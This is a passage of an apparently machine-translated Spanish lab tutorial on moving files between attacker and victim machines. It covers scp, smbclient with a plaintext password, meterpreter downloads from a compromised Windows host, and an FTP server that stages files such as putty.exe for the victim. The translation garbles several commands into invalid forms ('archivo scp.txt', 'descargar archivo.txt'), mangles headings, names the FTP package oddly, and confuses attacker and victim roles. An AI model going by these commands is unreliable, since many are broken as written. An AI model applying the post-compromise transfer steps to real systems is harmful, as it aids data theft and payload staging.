Ahora puede descargar el archivo para leer su contenido.

```
(root@kali)-[~]
# cat file.txt
Join Ignite Technologies
```

SCP

SCP significa Protocolo de copia segura, que está destinado a transferir archivos de forma segura entre el host local y un host remoto. Está basado en el protocolo SSH.

Máquina atacante:

Aquí hemos creado un nuevo archivo file.txt y luego transferimos este archivo a una máquina remota con la ayuda del siguiente comando.

```
archivo scp.txt kali@192.168.1.6:/tmp
```

```
root@ubuntu:~# ls
file.txt  snap
root@ubuntu:~# scp file.txt kali@192.168.1.6:/tmp
kali@192.168.1.6's password:
file.txt
```

Máquina víctima:

En la máquina víctima, vaya al directorio /temp y use el comando cat para leer el contenido del archivo.

```
(root@kali)~[~/jeenali]
# cd /tmp

(root@kali)~[/tmp]
# cat file.txt
Join Ignite Technologies
```

Cliente PYME

Máquina atacante:

El servicio smbclient se puede utilizar para acceder a la carpeta compartida del servidor smb. Ejecutemos el comando que se proporciona a continuación para acceder a la carpeta compartida del servidor.

Máquina víctima:

Luego revisemos el archivo en el directorio compartido. Podemos descargarlo usando el comando get y leer su contenido usando el comando cat.

```
smbclient -L 192.168.1.21 -U raj%123
smbclient //192.168.1.21/share -U raj%123
```

```
(root@kali)~[~]
# smbclient -L 192.168.1.21 -U raj%123

      Sharename      Type      Comment
      ──────────      ──      ─────────
      ADMIN$         Disk      Remote Admin
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
      share          Disk
      Users          Disk
SMB1 disabled -- no workgroup available

(root@kali)~[~]
# smbclient //192.168.1.21/share -U raj%123
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Sat Feb 27 14:07:42 2021
..               D          0   Sat Feb 27 14:07:42 2021
file.txt         A          24   Sat Feb 27 14:03:51 2021

15728127 blocks of size 4096. 12023098 blocks available
smb: \> get file.txt
getting file \file.txt of size 24 as file.txt (23.4 KiloBytes/sec) (average
smb: \> exit
```

medidorpreterMáquina atacante:

Al comprometer la máquina víctima, al usar meterpreter podemos ejecutar el siguiente comando para descargar el archivo de la máquina del atacante.

```
meterpreter> descargar archivo.txt /root/Desktop/
```

```
meterpreter > ls
Listing: C:\share

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-   24       fil       2021-02-27 14:07:42 -0500  file.txt

meterpreter > download file.txt /root/Desktop/
[*] Downloading: file.txt → /root/Desktop/file.txt
[*] Downloaded 24.00 B of 24.00 B (100.0%): file.txt → /root/Desktop/file.txt
[*] download      : file.txt → /root/Desktop/file.txt
```

ftpMáquina atacante:

Ahora instalemos la biblioteca python-FTP usando el comando pip. Luego use el comando Python para compartir el archivo mediante FTP. Establezca un nombre de usuario y una contraseña.

Nota: Aquí la 'p' en minúscula representa el número de puerto y la 'P' en mayúscula representa la contraseña.

```
pip install pyftplib
python3 -m pyftplib -p 21 -u jeenal -P 123
```

```
(root@kali)-[~/test]
# pip install pyftplib
Requirement already satisfied: pyftplib in /usr/local/lib/python3.9/dist-packages

(root@kali)-[~/test]
# python3 -m pyftplib -p 21 -u jeenal -P 123
[I 2021-02-27 14:43:01] concurrency model: async
[I 2021-02-27 14:43:01] masquerade (NAT) address: None
[I 2021-02-27 14:43:01] passive ports: None
[I 2021-02-27 14:43:01] >>> starting FTP server on 0.0.0.0:21, pid=3773 <<<
```

Máquina víctima:


Ahora en la máquina víctima usando el comando FTP con la dirección IP de la máquina del atacante, ingrese el nombre de usuario y la contraseña. Al utilizar el comando get, puede descargar el archivo en la máquina víctima.

ftp192.168.1.5

```
(root@kali)-[~]
# ftp 192.168.1.5
Connected to 192.168.1.5.
220 pyftplib 1.5.6 ready.
Name (192.168.1.5:root): jeenali
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--  1 root    root      25 Feb 26 16:33 file.txt
-rw-r--r--  1 root    root  1096080 Feb 23 18:01 putty.exe
226 Transfer complete.
ftp> get file.txt
local: file.txt remote: file.txt
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
25 bytes received in 0.00 secs (9.1165 kB/s)
```


También puede descargar el archivo en la máquina víctima desde el navegador, ingresando el nombre de usuario y la contraseña.

ftp://192.168.1.5



Aquí puede ver el directorio listado y el archivo está listo para descargar.

ftp://192.168.1.5



Conclusión

Para concluir, hemos visto casi todos los métodos que se pueden utilizar para transferir archivos de sistemas locales a remotos en los sistemas operativos Kali Linux y Windows.

Referencias

- <https://www.hackingarticles.in/file-transfer-cheatsheet-windows-and-Linux/>

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

